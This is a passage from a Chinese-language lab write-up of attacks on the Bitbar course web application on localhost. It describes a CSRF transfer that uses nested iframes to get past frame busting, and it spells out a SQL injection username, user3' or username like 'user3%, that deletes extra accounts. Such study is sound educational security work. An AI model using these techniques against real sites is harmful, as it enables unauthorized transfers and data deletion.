
首先访问<http://127.0.0.1:3000/view_users>，查看用户列表以及每个用户拥有的bitbar。




然后作为受害者使用user1账户登录到Bitbar网站中，并在浏览器中打开html文件，可以看到该POST请求已经成功发送到服务器，并且服务器也有相应，状态码是200。此处是因为后端没有设置相应的跨源策略，所以浏览器拒绝接收该响应包，实际上该HTTP通信过程已经完成了。



然后页面重定向到<https://www.baidu.com>。




因为实现的操作是user1向attacker转账10个bitbar，所以再次查看<http://127.0.0.1:3000/view_users，此时user1余额从200>变为190，attacker余额从0变为10。




### Attack 4: Cross-site request forgery with user assistance

#### 4.1 漏洞分析

该漏洞与上个漏洞相似，整体思路都是构造html页面，并让用户在浏览器中访问该页面，从而触发页面中的代码，实现向攻击者转账的功能。不同之处在于，上个漏洞的转账页面安全性较低，没有对跨域操作给出防护措施，而当前漏洞的转账页面super\_secure\_transfer与之前相比，在安全性上主要增加了两个防护措施。第一个是每次转账操作需要用户输入token进行确认。



第二个是在html源码中存在如下所示javascript代码，即frame busting，该代码在一定程度上限制了跨域相关操作。




根据实验文档说明，第一个防护措施可以通过将token显示在构造的html页面上，并让评分员输入的方式解决。使用html中的iframe标签可以引用其他url中的内容，因此可以使用iframe标签引用<http://127.0.0.1:3000/super_secure_transfer>，以此在当前html页面上显示token。然而直接引用会与第二个防护措施，也就是frame busting相冲突，frame busting代码会判断当前页面的url与最外层页面的url是否一致，若不一致则将父页面跳转到当前页面。如果在html页面中直接使用iframe标签引用super\_secure\_transfer页面，会直接跳转到super\_secure\_transfer页面。因此需要避免这种跳转，具体做法请见4.2攻击原理，从而实现super\_secure\_transfer页面的引用。


评分员输入token后，后续情况就与上个漏洞基本相同了，再在html页面中构造目的地址为<http://127.0.0.1:3000/super_secure_post_transfer>的POST请求，并携带格式正确的表单数据，从而实现转账功能。

#### 4.2 攻击原理


在构造的html文件中不能直接使用iframe标签引用super\_secure\_transfer页面，原因在4.1漏洞分析中已经说明，会与frame busting冲突。因此可以构造两个html页面，bp.html以及bp2.html，bp.html提供给评分员且使用iframe标签引用bp2.html，bp2.html使用iframe标签引用super\_secure\_transfer页面。这样嵌套iframe标签后，再打开bp.html就不会触发frame busting引起页面跳转。如下图所示是bp.html文件与iframe标签相关的内容。




如下图所示是bp2.html文件内容，通过<style>标签设置<iframe>标签的css，从而设置super\_secure\_transfer页面的显示格式，使其在bp.html中刚好只显示token的内容。




使用任意账户登录Bitbar网站，在super\_secure\_transfer网页中尝试转账操作，为了观察POST请求包的目的地址和表单数据格式。




然后在bp.html中构造如下<script>标签内容，当评分员在点击bp.html的Transfer按钮后会调用transfer函数，该函数先取评分员输入的token值，再使用与3.2攻击原理中类似的javascript代码，使用XMLHttpRequest类完成POST请求包的发送，注意表单数据与上个漏洞的攻击代码相比多了一个tokeninput参数，最后跳转到[www.baidu.com](http://www.baidu.com)。




使用任意账户登录到Bitbar系统中，bp.html页面如下所示。如果在未登录时打开bp.html，因为无法正确打开super\_secure\_transfer页面，所以token将不能正确显示。



首先在<http://127.0.0.1:3000/view_users>页面中查看用户列表以及用户余额。




然后使用user1账户登录到Bitbar系统中，再在浏览器中打开bp.html，可以看到POST请求包已经成功发送到服务器，服务器已经执行了转账操作，只是因为后端没有设置相关的跨源策略，所以浏览器不接受响应包。



然后页面重定向到[www.baidu.com](http://www.baidu.com)。




再次查看<http://127.0.0.1:3000/view_users，可以发现user1减少了10>个bitbar，attacker增加了10个bitbar，说明转账操作成功执行。



### Attack 5: Little Bobby Tables (aka SQL Injection)

#### 5.1 漏洞分析


该漏洞类型属于SQL注入，也就是利用SQL语法构造特定的输入实现后端非预期的攻击效果。在<http://127.0.0.1:3000/close>页面中能够删除当前用户，使用任意账户登录，观察删除用户时后端与数据库之间的交互。如图所示，可以发现后端先执行了一次sql查询语句，查询当前用户的用户名对应的记录，再将查询得到的记录的id号提供给delete语句，delete语句删除该id号在users表中对应的记录，从而在Bitbar网站中删除账户。



在上述过程中，唯一能够被控制的参数是select语句中的username的值，该值是当前用户的用户名，因此只需要构造符合要求的用户名，就可以控制select语句的返回结果。为了实现删除评分员根据恶意用户名新建的账户和user3账户，同时不影响其余账户，那么要求select语句的查询结果仅包含新建账户和user3账户的信息。

#### 5.2 攻击原理


首先在<http://127.0.0.1:3000/view_users>页面中查看当前用户列表。



观察删除账户时的关键sql语句，也就是SELECT "users".\* FROM "users" WHERE (username = '')。其中username的值是当前用户名，根据5.1漏洞分析内容可知，该select语句需要返回新建账户和user3账户，此时可以使用like关键字。该关键字可以匹配子串，因此可以构造用户名**user3' or username like 'user3%**，该用户名中的单引号用于闭合select语句中原有的单引号。将该用户名与select语句拼接后得到如下语句。该语句表示查询user3，或者username字段的值是以user3开头的记录。因为user3账户是以user3开头，该用户名也是以user3开头，所以该select语句可以返回新建账户和user3账户。




使用用户名user3' or username like 'user3%注册账户，在view\_users页面查看当前用户列表。




再在close页面中删除该账户。



在服务器后端日志中可以观察到该删除操作中的select语句返回了两条记录，因此删除了两个账户。



